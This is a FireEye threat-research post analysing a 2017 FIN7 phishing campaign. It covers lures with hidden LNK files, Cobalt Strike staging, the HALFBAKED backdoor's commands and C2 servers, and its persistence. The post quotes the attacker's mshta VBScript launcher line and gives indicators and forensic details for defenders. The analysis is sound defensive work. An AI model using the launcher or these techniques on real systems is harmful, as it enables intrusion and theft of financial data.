FIN7 Evolution and the Phishing LNK

fireeye.com/blog/threat-research/2017/04/fin7-phishing-lnk.html

Threat Research

Nick Carr, Saravanan Mohankumar, Yogesh Londhe, Barry Vengerik, Dominik Weber

Apr 24, 2017

5 mins read

Malware

FIN7 is a financially-motivated threat group that has been associated with malicious operations dating back to late 2015. FIN7 is referred to by many vendors as “Carbanak Group”, although we do not equate all usage of the CARBANAK backdoor with FIN7. FireEye recently observed a FIN7 spear phishing campaign targeting personnel involved with United States Securities and Exchange Commission (SEC) filings at various organizations.

In a newly-identified campaign, FIN7 modified their phishing techniques to implement unique infection and persistence mechanisms. FIN7 has moved away from weaponized Microsoft Office macros in order to evade detection. This round of FIN7 phishing lures implements hidden shortcut files (LNK files) to initiate the infection and VBScript functionality launched by mshta.exe to infect the victim.

In this ongoing campaign, FIN7 is targeting organizations with spear phishing emails containing either a malicious DOCX or RTF file – two versions of the same LNK file and VBScript technique. These lures originate from external email addresses that the attacker rarely re-used, and they were sent to various locations of large restaurant chains, hospitality, and financial service organizations. The subjects and attachments were themed as complaints, catering orders, or resumes. As with previous campaigns, and as highlighted in our annual M-Trends 2017 report, FIN7 is calling stores at targeted organizations to ensure they received the email and attempting to walk them through the infection process.

Infection Chain

While FIN7 has embedded VBE as OLE objects for over a year, they continue to update their script launching mechanisms. In the current lures, both the malicious DOCX and RTF attempt to convince the user to double-click on the image in the document, as seen in Figure 1. This spawns the hidden embedded malicious LNK file in the document. Overall, this is a more effective phishing tactic since the malicious content is embedded in the document content rather than packaged in the OLE object.

By requiring this unique interaction – double-clicking on the image and clicking the “Open” button in the security warning popup – the phishing lure attempts to evade dynamic detection as many sandboxes are not configured to simulate that specific user action.



Figure 1: Malicious FIN7 lure asking victim to double click to unlock contents
The malicious LNK launches “mshta.exe” with the following arguments passed to it:

vbscript:Execute("On Error Resume Next:set w=GetObject(,""Word.Application""):execute w.ActiveDocument.Shapes(2).TextFrame.TextRange.Text:close")

The script in the argument combines all the textbox contents in the document and executes them, as seen in Figure 2.



Figure 2: Textbox inside DOC
The combined script from Word textbox drops the following components:

\Users\[user_name]\Intel\58d2a83f7778d5.36783181.vbs
\Users\[user_name]\Intel\58d2a83f777942.26535794.ps1
\Users\[user_name]\Intel\58d2a83f777908.23270411.vbs

Also, the script creates a named schedule task for persistence to launch "58d2a83f7778d5.36783181.vbs" every 25 minutes.

VBScript #1

The dropped script "58d2a83f7778d5.36783181.vbs" acts as a launcher. This VBScript checks if the "58d2a83f777942.26535794.ps1" PowerShell script is running using WMI queries and, if not, launches it.

PowerShell Script

“58d2a83f777942.26535794.ps1” is a multilayer obfuscated PowerShell script, which launches shellcode for a Cobalt Strike stager.

The shellcode retrieves an additional payload by connecting to the following C2 server using DNS:

aaa.stage.14919005.www1.proslr3[.]com

Once a successful reply is received from the command and control (C2) server, the PowerShell script executes the embedded Cobalt Strike shellcode. If unable to contact the C2 server initially, the shellcode is configured to reattempt communication with the C2 server address in the following pattern:

[a-z][a-z][a-z].stage.14919005.www1.proslr3[.]com

VBScript #2

“mshta.exe” further executes the second VBScript “58d2a83f777908.23270411.vbs”, which creates a folder by GUID name inside “Intel” and drops the VBScript payloads and configuration files:

\Intel\{BFF4219E-C7D1-2880-AE58-9C9CD9701C90}\58d2a83f777638.60220156.ini
\Intel\{BFF4219E-C7D1-2880-AE58-9C9CD9701C90}\58d2a83f777688.78384945.ps1
\Intel\{BFF4219E-C7D1-2880-AE58-9C9CD9701C90}\58d2a83f7776b5.64953395.txt
\Intel\{BFF4219E-C7D1-2880-AE58-9C9CD9701C90}\58d2a83f7776e0.72726761.vbs
\Intel\{BFF4219E-C7D1-2880-AE58-9C9CD9701C90}\58d2a83f777716.48248237.vbs
\Intel\{BFF4219E-C7D1-2880-AE58-9C9CD9701C90}\58d2a83f777788.86541308.vbs
\Intel\{BFF4219E-C7D1-2880-AE58-9C9CD9701C90}\Foxconn.lnk

This script then executes “58d2a83f777716.48248237.vbs”, which is a variant of FIN7’s HALFBAKED backdoor.

HALFBAKED Backdoor Variant

The HALFBAKED malware family consists of multiple components designed to establish and maintain a foothold in victim networks, with the ultimate goal of gaining access to sensitive financial information. This version of HALFBAKED connects to the following C2 server:

hxxp://198[.]100.119.6:80/cd
hxxp://198[.]100.119.6:443/cd
hxxp://198[.]100.119.6:8080/cd

This version of HALFBAKED listens for the following commands from the C2 server:

- **info**: Sends victim machine information (OS, Processor, BIOS and running processes) using WMI queries
- **processList**: Send list of process running
- **screenshot**: Takes screen shot of victim machine (using 58d2a83f777688.78384945.ps1)
- **runvbs**: Executes a VB script
- **runexe**: Executes EXE file
- **runps1**: Executes PowerShell script
- **delete**: Delete the specified file
- **update**: Update the specified file

All communication between the backdoor and attacker C2 are encoded using the following technique, represented in pseudo code:

```
Function send_data(data)
        random_string = custom_function_to_generate_random_string()
        encoded_data = URLEncode(SimpleEncrypt(data))
        post_data("POST", random_string & "=" & encoded_data, Hard_coded_c2_url,
Create_Random_Url(class_id))
```

The FireEye iSIGHT Intelligence MySIGHT Portal contains additional information based on our investigations of a variety of topics discussed in this post, including FIN7 and the HALFBAKED backdoor. Click here for more information.

Persistence Mechanism

Figure 3 shows that for persistence, the document creates two scheduled tasks and creates one auto-start registry entry pointing to the LNK file.



Figure 3: FIN7 phishing lure persistence mechanisms

Examining Attacker Shortcut Files

In many cases, attacker-created LNK files can reveal valuable information about the attacker's development environment. These files can be parsed with lnk-parser to extract all contents. LNK files have been valuable during Mandiant incident response investigations as they include volume serial number, NetBIOS name, and MAC address.

For example, one of these FIN7 LNK files contained the following properties:

- Version: 0
- NetBIOS name: andy-pc
- Droid volume identifier: e2c10c40-6f7d-4442-bcec-470c96730bca
- Droid file identifier: a6eea972-0e2f-11e7-8b2d-0800273d5268

- Birth droid volume identifier: e2c10c40-6f7d-4442-bcec-470c96730bca
- Birth droid file identifier: a6eea972-0e2f-11e7-8b2d-0800273d5268
- MAC address: 08:00:27:3d:52:68
- UUID timestamp: 03/21/2017 (12:12:28.500) [UTC]
- UUID sequence number: 2861

From this LNK file, we can see not only what the shortcut launched within the string data, but that the attacker likely generated this file on a VirtualBox system with hostname “andy-pc” on March 21, 2017.

Example Phishing Lures

- **Filename:** Doc33.docx
- **MD5**: 6a5a42ed234910121dbb7d1994ab5a5e

- **Filename:** Mail.rtf
- **MD5:** 1a9e113b2f3caa7a141a94c8bc187ea7

FIN7 April 2017 Community Protection Event

On April 12, in response to FIN7 actively targeting multiple clients, FireEye kicked off a Community Protection Event (CPE) – a coordinated effort by FireEye as a Service (FaaS), Mandiant, FireEye iSight Intelligence, and our product team – to secure all clients affected by this campaign.